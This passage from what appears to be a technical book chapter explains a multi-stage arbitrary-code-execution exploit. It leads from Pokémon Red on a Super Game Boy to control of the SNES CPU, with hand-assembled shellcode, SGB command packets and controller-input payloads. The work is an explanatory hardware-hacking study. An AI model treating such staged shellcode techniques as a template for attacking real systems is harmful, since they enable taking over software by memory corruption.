Pokemon -11 ↔ -9  ⇒[0xD32E] = 00
item      4 ↔  5  ⇒datastart = 0xD362

0xD362   00 76 F0 F8 4F 76 F0 F8 91 22 00 CD 38 D3
```

Figure 10.4: Pokémon and items are re-arranged in memory to create shellcode.

```
0xD362   00 76 F0 F8 4F 76 F0 F8 91 22 00 CD 38 D3
                 ⇓
         LR35902 shellcode at 0xD361:
              30 00       JR NC,0          // nop
              76          HALT             // wait for frame
Player's      F0 F8       LDH A, (0xF8)    // load input
starting money 4F         LD C,A           // save in C
              76          HALT             // wait for frame
              F0 F8       LDH A, (0xF8)    // load input
              91          SUB C            // decode opcode
              22          LD (HL+),A       // stage2[HL++] = A
              00          NOP
              CD 38 D3    CALL 0xD338      // call stage2
```

Figure 10.5: Early Shellcode from Swaps

To work around these pitfalls, we prepare memory by doing several Pokémon and item swaps followed by an initial round of tossing, we go back to swap Pokémon in a way that realigns memory so we can now toss what used to be item IDs. We swap several Pokémon to relocate the Stage 1 code and create a swath of 0's in front of it, and at the very end we swap two identical items to shift memory two spaces back. That's a lot to take in in one sentence, so page 155 diagrams the complete list of changes we make showing the value changes as anchored initially from GBBUS 0xD349.

The primary purpose of all this swapping and tossing is to create a better way to craft our own code—as it would be quite tedious to use this method to do anything longer.[12] Figure 10.5 shows a disassembly of what we've been able to write so far, starting from 0xD361.

Everything up to this point has been the process of writing Stage 1, but now it's time to walk through executing it, although some of the

shortcuts we took require a bit of explanation.

First, the reason 0xD361 contains 30 is because the beginning of the Stage 1 data is mostly copied from the field that holds the rival name—which happens to be directly preceded by the player's money. Of this quantity we see the last two out of three bytes represented here in BCD format; the full value 00 30 00 starts at 0xD360. It would take extra effort to eliminate the 30 00 portion, but because that sequence is effectively a NOP, we leave it be.

To reduce the number of bytes that needed to be modified, we used several clever tricks. The code that jumps to this point sets HL to the jump target address, and HL is a canonical pointer register that can be written to. We reused 0xD36E, the map level script pointer, as the loop jump address; upon exiting the menu, the map level script pointer is loaded and called, so it loads the value in 0xD36E into HL and jumps to it.

```
1  1041   LD  HL, 0xD36E
   1044   LD  A,(HL+)
3  1045   LD  H,(HL)
   1046   LD  L,A
5  1047   LD  DE, 0x104C
   104A   PUSH DE
7  104B   JP  (HL) ; [D36E]
```

Stage 1's purpose is to read the buttons being held down on the controller and write them somewhere, eventually executing what we've written using this slightly more efficient method than twiddling with Pokémon and items. At a high level, this code will read a byte from the controller on one frame, read another byte from the controller on the next frame, subtract the two, store the result at a given memory offset and repeat, successively storing values one byte at a time in order in memory, and ultimately executing said bytes.

The game's NMI (Non-Maskable Interrupt) routine writes a bitmap of the current buttons being held down during each frame (mapped as the buttons ABsSRLUD from lowest to highest bit) to 0xFFF8, and HALT is

used to wait for the next frame. Unfortunately, the SGB BIOS cancels out LEFT+RIGHT or UP+DOWN if they are pressed simultaneously and instead converts those bits to 0's. To work around it, our short routine reads two frames and combines the values in a way that can yield arbitrary bytes. Because of restrictions on which bytes we can create, we use LD C,A to store the first value and then SUB C to combine them.[13]

Using this method, we write the following data to 0xD338, which is executed every frame; that is to say, it is repeatedly executed even before it is fully written!

	x0	x1	x2	x3	x4	x5	x6	x7	x8	x9	xA	xB	xC	xD	xE	xF
0x	NOP	LD BC,d16	LD (BC),A	INC BC	INC B	DEC B	LD B,d8	RLCA	LD (a16),SP	ADD HL,BC	LD A,(BC)	DEC BC	INC C	DEC C	LD C,d8	RRCA
1x	STOP 0	LD DE,d16	LD (DE),A	INC DE	INC D	DEC D	LD D,d8	RLA	JR r8	ADD HL,DE	LD A,(DE)	DEC DE	INC E	DEC E	LD E,d8	RRA
2x	JR NZ,r8	LD HL,d16	LD (HL+),A	INC HL	INC H	DEC H	LD H,d8	DAA	JR Z,r8	ADD HL,HL	LD A,(HL+)	DEC HL	INC L	DEC L	LD L,d8	CPL
3x	JR NC,r8	LD SP,d16	LD (HL-),A	INC SP	INC (HL)	DEC (HL)	LD (HL),d8	SCF	JR C,r8	ADD HL,SP	LD A,(HL-)	DEC SP	INC A	DEC A	LD A,d8	CCF
4x	LD B,B	LD B,C	LD B,D	LD B,E	LD B,H	LD B,L	LD B,(HL)	LD B,A	LD C,B	LD C,C	LD C,D	LD C,E	LD C,H	LD C,L	LD C,(HL)	LD C,A
5x	LD D,B	LD D,C	LD D,D	LD D,E	LD D,H	LD D,L	LD D,(HL)	LD D,A	LD E,B	LD E,C	LD E,D	LD E,E	LD E,H	LD E,L	LD E,(HL)	LD E,A
6x	LD H,B	LD H,C	LD H,D	LD H,E	LD H,H	LD H,L	LD H,(HL)	LD H,A	LD L,B	LD L,C	LD L,D	LD L,E	LD L,H	LD L,L	LD L,(HL)	LD L,A
7x	LD (HL),B	LD (HL),C	LD (HL),D	LD (HL),E	LD (HL),H	LD (HL),L	HALT	LD (HL),A	LD A,B	LD A,C	LD A,D	LD A,E	LD A,H	LD A,L	LD A,(HL)	LD A,A
8x	ADD A,B	ADD A,C	ADD A,D	ADD A,E	ADD A,H	ADD A,L	ADD A,(HL)	ADD A,A	ADC A,B	ADC A,C	ADC A,D	ADC A,E	ADC A,H	ADC A,L	ADC A,(HL)	ADC A,A
9x	SUB B	SUB C	SUB D	SUB E	SUB H	SUB L	SUB (HL)	SUB A	SBC A,B	SBC A,C	SBC A,D	SBC A,E	SBC A,H	SBC A,L	SBC A,(HL)	SBC A,A
Ax	AND B	AND C	AND D	AND E	AND H	AND L	AND (HL)	AND A	XOR B	XOR C	XOR D	XOR E	XOR H	XOR L	XOR (HL)	XOR A
Bx	OR B	OR C	OR D	OR E	OR H	OR L	OR (HL)	OR A	CP B	CP C	CP D	CP E	CP H	CP L	CP (HL)	CP A
Cx	RET NZ	POP BC	JP NZ,a16	JP a16	CALL NZ,a16	PUSH BC	ADD A,d8	RST 00H	RET Z	RET	JP Z,a16	PREFIX CB	CALL Z,a16	CALL a16	ADC A,d8	RST 08H
Dx	RET NC	POP DE	JP NC,a16		CALL NC,a16	PUSH DE	SUB d8	RST 10H	RET C	RETI	JP C,a16		CALL C,a16		SBC A,d8	RST 18H
Ex	LDH (a8),A	POP HL	LD (C),A			PUSH HL	AND d8	RST 20H	ADD SP,r8	JP (HL)	LD (a16),A				XOR d8	RST 28H
Fx	LDH A,(a8)	POP AF	LD A,(C)	DI		PUSH AF	OR d8	RST 30H	LD HL,SP+r8	LD SP,HL	LD A,(a16)	EI			CP d8	RST 38H

```
Items with these IDs can be tossed
Game refuses to toss items with these IDs
Trying to toss items with these IDs crashes the game
Items with these IDs are initially tossable, but tossing any makes game to refuse to toss more
Just trying to show these IDs freezes the game
```

Figure 10.6: Item IDs can double as Z80 opcodes.

```
1  18 27 <= first jump
   3E 1C CD AF 00 21 4D D3 CD EB 5F 2E 58 00 \
3  CD EB 5F 18 FE 79 00 18 00 06 AD 12 42 30 <= Stage 2 payload
   FB 40 91 18 42 00 00 18 00 00 00           /
5  18 D7 <= second jump
```

The memory range from 0xD338 to D360 contains only 00's and forms a cascade of harmless NOP instructions. This is critical, because this entire section is executed every time a byte is written; this also means we have to be extremely careful with what we write, to avoid executing an incomplete Stage 2 that causes a crash. The solution is to write a jump instruction of 18 27 into the first two bytes—which will skip execution of Stage 2 while it is being constructed. The sequence 18 27 can't be entered in one frame, but fortunately the incomplete form, 18 00, is

effectively a `NOP` instruction. This gives us the full range from `0xD33A` to `0xD360` where we can write whatever we want with impunity, and `HL` points to `0xD33A`.

We write `0x1a8` (`JR x`) into current write position and advance write position:

Figure 10.7: Sending payload (combos injected by first controller)

We write `0x27` into current write position, turning the first instruction into a nontrivial jump.

```
D338        D33A                              D361      D363      D36D        D370
|------------|--------------------------------|---------|---------|-----------|
|  JR [39]   |         NOPs (00s)             | JR NC,0 |S1 payload| Call D338 |
```
write position

We write the Second Stage to D33A-D360 which is jumped over and not executed. This takes 39 iterations through the loop.

```
D338        D33A                              D361      D363      D36D        D370
|------------|--------------------------------|---------|---------|-----------|
|  JR 39     |      S2 payload (skipped)      | JR NC,0 |S1 payload| Call D338 |
```
write position

After this, we somehow need to jump to the newly completed Stage 2. The HL now points to 0xD360 and the next byte we poke is 18, which turns the first instruction in the Stage 1 code into JR 0, which is still effectively a NOP.

We write 18 (JR x) to current position, turning the 30 into 18, acting as a JR 0 instruction.

```
D338        D33A                              D361      D363      D36D        D370
|------------|--------------------------------|---------|---------|-----------|
|  JR 39     |      S2 payload (skipped)      | JR 0    |S1 payload| Call D338 |
```
write position

We write D7 into 0xD362, which modifies the instruction to be JR -41, which jumps to 0xD33A, the start of the second payload. After one more call into 0xD338 and the subsequent jump to 0xD360, the execution jumps to the Second Stage.

We write D7 (-41) to current position, turning the jump into a jump to execute the Stage 2:

One last note before moving on to what Stage 2 will do for us: as with most things in this exploit, entering the Stage 2 payload isn't as straightforward as it should be, and this time it's because the SNES and the DMG run at different clock speeds and framerates. It takes 351,120 cycles for the DMG to run one frame, and 357,366 for the SNES to run one frame. Each side polls the inputs once per their frame, and the SNES side updates the inputs that the DMG side reads once per frame. Since each SNES frame takes slightly longer, the SNES regularly skips updating inputs for one full DMG frame, causing the input to be duplicated.[14]

This clock skew slip happens about every 56 DMG frames. (Sometimes it's 57 frames between slips due to slipping.) It takes a full 86 frames to input the Stage 2 sequence because there are 39 bytes of payload plus four bytes total for prologue and epilogue jump instructions, and each byte takes two frames to enter as a result of working around L+R and U+D combinations being nulled out. This means we have to cope with at least one clock skew slip, and because 86 isn't that much bigger than 2 × 56, the slip position must be relatively near the middle to avoid having to deal with two slips.[15]

	x0	x1	x2	x3	x4	x5	x6	x7	x8	x9	xA	xB	xC	xD	xE	xF
0x	NOP	LD BC,d16	LD (BC),A	INC BC	INC B	DEC B	LD B,d8	RLCA	LD (a16),SP	ADD HL,BC	LD A,(BC)	DEC BC	INC C	DEC C	LD C,d8	RRCA
1x	STOP 0	LD DE,d16	LD (DE),A	INC DE	INC D	DEC D	LD D,d8	RLA	JR r8	ADD HL,DE	LD A,(DE)	DEC DE	INC E	DEC E	LD E,d8	RRA
2x	JR NZ,r8	LD HL,d16	LD (HL+),A	INC HL	INC H	DEC H	LD H,d8	DAA	JR Z,r8	ADD HL,HL	LD A,(HL+)	DEC HL	INC L	DEC L	LD L,d8	CPL
3x	JR NC,r8	LD SP,d16	LD (HL-),A	INC SP	INC (HL)	DEC (HL)	LD (HL),d8	SCF	JR C,r8	ADD HL,SP	LD A,(HL-)	DEC SP	INC A	DEC A	LD A,d8	CCF
4x	LD B,B	LD B,C	LD B,D	LD B,E	LD B,H	LD B,L	LD B,(HL)	LD B,A	LD C,B	LD C,C	LD C,D	LD C,E	LD C,H	LD C,L	LD C,(HL)	LD C,A
5x	LD D,B	LD D,C	LD D,D	LD D,E	LD D,H	LD D,L	LD D,(HL)	LD D,A	LD E,B	LD E,C	LD E,D	LD E,E	LD E,H	LD E,L	LD E,(HL)	LD E,A
6x	LD H,B	LD H,C	LD H,D	LD H,E	LD H,H	LD H,L	LD H,(HL)	LD H,A	LD L,B	LD L,C	LD L,D	LD L,E	LD L,H	LD L,L	LD L,(HL)	LD L,A
7x	LD (HL),B	LD (HL),C	LD (HL),D	LD (HL),E	LD (HL),H	LD (HL),L	HALT	LD (HL),A	LD A,B	LD A,C	LD A,D	LD A,E	LD A,H	LD A,L	LD A,(HL)	LD A,A
8x	ADD A,B	ADD A,C	ADD A,D	ADD A,E	ADD A,H	ADD A,L	ADD A,(HL)	ADD A,A	ADC A,B	ADC A,C	ADC A,D	ADC A,E	ADC A,H	ADC A,L	ADC A,(HL)	ADC A,A
9x	SUB B	SUB C	SUB D	SUB E	SUB H	SUB L	SUB (HL)	SUB A	SBC A,B	SBC A,C	SBC A,D	SBC A,E	SBC A,H	SBC A,L	SBC A,(HL)	SBC A,A
Ax	AND B	AND C	AND D	AND E	AND H	AND L	AND (HL)	AND A	XOR B	XOR C	XOR D	XOR E	XOR H	XOR L	XOR (HL)	XOR A
Bx	OR B	OR C	OR D	OR E	OR H	OR L	OR (HL)	OR A	CP B	CP C	CP D	CP E	CP H	CP L	CP (HL)	CP A
Cx	RET NZ	POP BC	JP NZ,a16	JP a16	CALL NZ,a16	PUSH BC	ADD A,d8	RST 00H	RET Z	RET	JP Z,a16	PREFIX CB	CALL Z,a16	CALL a16	ADC A,d8	RST 08H
Dx	RET NC	POP DE	JP NC,a16		CALL NC,a16	PUSH DE	SUB d8	RST 10H	RET C	RETI	JP C,a16		CALL C,a16		SBC A,d8	RST 18H
Ex	LDH (a8),A	POP HL	LD (C),A			PUSH HL	AND d8	RST 20H	ADD SP,r8	JP (HL)	LD (a16),A				XOR d8	RST 28H
Fx	LDH A,(a8)	POP AF	LD A,(C)	DI		PUSH AF	OR d8	RST 30H	LD HL,SP+r8	LD SP,HL	LD A,(a16)	EI			CP d8	RST 38H

from http://www.pastraiser.com/cpu/gameboy/gameboy_opcodes.html

Figure 10.8: Z80 opcodes that can be sent through SGB input filtering.

Stage 2: Sending packets to escape SGB from very little space.

We have just 39 bytes to work with in the Stage 2 payload we just wrote and we need to make the most out of every last byte. Fortunately, Pokémon Red already contains a routine that sends a command packet into the SNES. The catch is the code to send that packet is in another ROM bank (`0x1C`) that we need to switch to. While the ROM bank can be switched by a single write, the game NMI routine (which runs every frame) does not save the bank; rather, it switches to one stored in another memory address instead. Two writes are needed to reliably change the bank which would take too much space; however, the common part of ROM (mapped regardless of the bank) has a function that does something, then switches banks and returns. That function makes for a very useful gadget! The entry address for this function is `0x00AF`, with register `A` holding the bank number.

We need to send two separate command packets, described below.[16] The packets aren't a full sixteen bytes in length like they appear to be, but eleven and seven bytes; the tails of the packets are ignored, so we let the packet payloads overrun into whatever happens to be next. After sending the packets, we have no use for the DMG anymore, so we hang the Z80 by entering a tight loop.

The following Stage 2 assembly code is loaded into memory from `0xD33A` to `D360`.

```
 1 ; The gadget takes a new bank number in A.
   3E 1C      LD A, #$1C
 3 ; Call the bankswitch gadget.
   CD AF 00   CALL $00af
 5 ; The address of the first packet to send.
   21 4D D3   LD HL, packet1
 7 ; Call packet send routine.
   CD EB 5F   CALL $5feb
 9
   ; The low byte of address of the 2nd packet, to compensate
11 ; for input slipping.
   2E 58      LD L, 0x58
13 00         NOP
   ; Call packet send routine.
15 CD EB 5F   CALL $5feb
17 18 FE      JR -2       ; Hang the DMG.
19 packet1: ; 0xd34d
     DB 0x79, 0x00, 0x18, 0x00, 0x06, 0xad, 0x12, 0x42, 0x30,
21       0xfb, 0x40
23 packet2: ; 0xd358
     DB 0x91, 0x18, 0x42, 0x00, 0x00, 0x18, 0x00, 0x00, 0x00
```

Originally, the LD L, 0x58; NOP sequence was LD HL, 0xD358 but we discovered that the transfer routine leaves the upper eight bits of the address in the H register at the end of the transfer. The transfer end of the packet at 0xD34D will be 0xD35D, so the H register will be D3, which is exactly the value we want for the next packet, so we can save one byte by just loading the L register. The saved byte can taken to be NOP (00).

The repeated input can land on two inputs of the same byte, or the last input of one byte and first input of next. The latter is much better, since for any byte pair, it is possible to construct three valid inputs. However, the first is much worse: The byte will be forced to 00, and even more unfortunately, the frame rules always cause the duplication to occur in a bad way. The 00 freed from only loading L is close enough to the middle that this byte can be targeted for duplication. It turned out that the emulator doesn't emulate the input slipping quite accurately and we had to do a lot of tedious trial and error testing to time the input correctly.[17] The offset between emulator and real

hardware turned out to be eight frames, which we adjusted by adding eight frames of no input into the file sent to the bot prior to exiting the menu.

Exploiting DMG→SGB command packets for gaining a foothold on SNES

The Super Game Boy command packet protocol has two nifty commands for gaining control of the SNES. `0x79` writes data to an arbitrary memory location, while `0x91` sets the NMI vector and jumps to an arbitrary address. Both commands are real, documented command packets; they are not undocumented debug commands.

Since the Stage 2 code executing on the DMG is so small we needed to minimize the number of packets required. The SNES's controller registers are memory-mapped I/O registers that automatically update

each video frame when enabled. It is possible to execute code from those registers but it isn't particularly easy to do so, largely because it is very unsafe to execute anything from those registers when they are in the middle of an update. (There are all sorts of intermediate stages.)

The solution is to find some way for the SNES CPU to waste time during that update elsewhere. The NMI vector and the NMI handler are perfect for this: when enabled, it starts running just before the register starts updating. We just need an NMI handler that wastes somewhere between roughly four and 260 scanlines, so it hits after the current NMI returns but before the next NMI starts. Scanning descriptions of various SNES I/O registers, a useful one seems to be $4212, which has bit 7 set when the console is performing a vertical retrace. The NMI occurs immediately after the vertical retrace starts and the retrace lasts for about 40 scanlines, so waiting for $4212 bit 7 to clear works out perfectly. Since the retrace bit is bit 7 and the SNES CPU happens to be in a mode where the A register is 8 bits wide,[18] numbers with bit 7 set show as negative, so it's trivial to branch on those using BMI instruction. Handily enough, the LDA instruction that loads the memory address into the A register sets the condition flags, so we can just loop around that one instruction using BMI.

After the loop, we must return from the NMI. This is done using the RTI instruction, so the final NMI handler looks like:

```
  loop:
2 AD 12 42 LDA  $4212 ;Read 0x4212.
  30 FB     BMI  loop  ;Loop while bit 7 is set.
4 40        RTI        ;Return from NMI.
```

This handler trashes the A register, which is generally considered bad style, but we can get away with doing that.

We send two packets; the first one writes six bytes (AD 12 42 30 FB 40) into the memory address 0x001800. This is the NMI routine.

```
 79                         ; Write Memory
2 00 18 00                  ; Target Address
 06                         ; Size
4 AD 12 42 30 FB 40         ; Content
```

The second one jumps to `0x004218`, which is the start of the controller registers, with the NMI vector set to `0x001800`, the address of the routine we just wrote.[19]

```
 91            ; Jump
2 18 42 00     ; Jump Target
 00 18 00      ; NMI Vector
```


Figure 10.9: Inception

Stage 3: From stable loop in autopoller registers to loading payloads.

480 bytes per second; 60 payload bytes per second.

We have transferred control flow to controller registers, but we aren't done just yet. The controller registers are only eight bytes in size, and normally not all bits are even controllable. However, there are some tricks we can play to control all the bits. First, even though a standard SNES controller only has twelve buttons, the autopoller reads all 16 bits. Normally the last four are controller type identification bits. Since those bits are read from the controller, the controller can set those bits to whatever it likes, including changing those bits every frame. Second, the last four bytes of the register are read from the second data line that is normally not connected to anything unless there is a multitap device. It isn't possible to just connect a multitap device whenever we like as the game will softlock. Fortunately, it is possible to connect the second controller so that it shares all the other pins (+5V, ground, latch and clock), but use the second data pin instead the first.

These two tricks allow controlling all 128 bits in the controller registers which gives us eight bytes of data per frame. While this is a huge improvement over our Stage 1 effective data rate of a nybble per frame it still only amounts to a datarate of 300 bytes per frame because three of those eight bytes need to be used for looping in the controller registers, leaving only five bytes usable. (Although, as you'll see, only one byte of payload data can be sent per frame.)

Specifically, to loop successfully in the controller registers we need to wait for the NMI induced interrupt in order to avoid the NMI happening at an unpredictable instruction (because the NMI trashes A) and then jump to the start of the controller register. Then there is issue that NMI is not initially enabled, even if the handler is set, so the first frame has to enable the NMI handler. Fortunately, this can be done rather compactly:

```
1  loop:
   A9 81       LDA #$81
3  8D 00 42    STA $4200   ; Set 0x4200 = 0x81 (autopoller enabled,
                           ;                    IRQ dis, NMI en)
5  CB          WAI
   80 F8       BRA loop
```

Since the code is idempotent, this is good time to switch from sending input in once per frame to sending input in once per latch poll. The way the SGB BIOS polls the controllers is completely crazy, often polling more than once per frame, polling too many bits, trying to poll but leaving the latch held high, etc. Because this is a somewhat common problem even in other games, the bot connected to the controller ports has a mode where it synchronizes what input to send based on the edge of each video frame (1/60th of a second in a polling window) by keeping track of how much time has elapsed; if the game asks for input more than once on the same frame we give it that frame's input again until we know it is time for the next frame's polls, which

means we can follow the polling no matter how crazy it is. The obvious trade off is that this mode is limited to eight bytes per frame with four controllers attached, so we need to switch the bot's mode to one that is strictly polling based, sending the next set of button presses on each latch. Making that transition can be a bit glitchy considering it was added as a firmware hack but because this piece of code is idempotent we can just spam the same input several times as we only need it to hit in the range. This happens from frame 12,117 to 12,212 in the movie.

We now have a stable loop in the controller registers that we can use to poke some code into RAM. The five bytes per frame is enough to write one byte per frame into an arbitrary address in first 8kB of the SNES's RAM:

```
  LDA  #$xx
2 STA  $yyyy
```

This assembles to five bytes, A9 xx 8D yy yy. Finally, after the writes, we can use JML (four bytes) to jump to the desired address. Since the DMG is still playing some annoying tunes, the first order of business is to try to crash it. Writing 00 to the clock control/reset register at 0x6003 should do the trick by stopping the DMG clock, and in fact this works in the LSNES emulator, but on a real console the annoying tunes keep playing until the DMG corrupts itself enough to crash completely.[20]

Stage 4: Increasing the datarate even further.

3,840 bytes per second.

One byte per frame is rather slow as it would take us several minutes to write our payload at that speed so we poke the following routine (Stage 4) that reads eight bytes per frame from the autopoller registers and writes it sequentially to RAM, starting from 0x1A00 until 0x1B1F into address 0x19000.

```
   SEP #$30        ;Set 8-bit A and X/Y
 2 LDA #$01        ;Set 0x4200 = 0x01
                   ;(autopoller en, NMI dis)
 4 STA $4200
   REP #$10        ;Set 16-bit X/Y, keep A 8-bit.
 6 LDY #$1A00      ;Load address to write to.
   wait_vblank_start:
 8 LDA $4212       ;Wait until vblank starts.
   BPL wait_vblank_start
10 wait_vblank_end:
   LDA $4212       ;Wait until vblank ends, so the
12                 ;new controller value arrives.
   BMI wait_vblank_end
14 LDX #$4218      ;Start address of controller reg.
   LDA #$00        ; MVN copies 16 bits, even though A is 8 bit.
16 XBA             ; So ensure that the high bits are zero.
   LDA #$07        ; A = 7, copy eight bytes.
18    PHB          ; MVN changes the data bank register, so save it.
   MVN $7E,$00     ; Copy the eight bytes from 0x4218 to RAM.
20                 ; Y is auto-incremented.
   PLB             ; Restore the data bank register.
22 CPY #$1B20      ; Have we reached 0x1820?
   BNE wait_vblank_start  ; If no, wait a frame and read again.
24 JML $7E1A08     ; Jump to read payload.
```

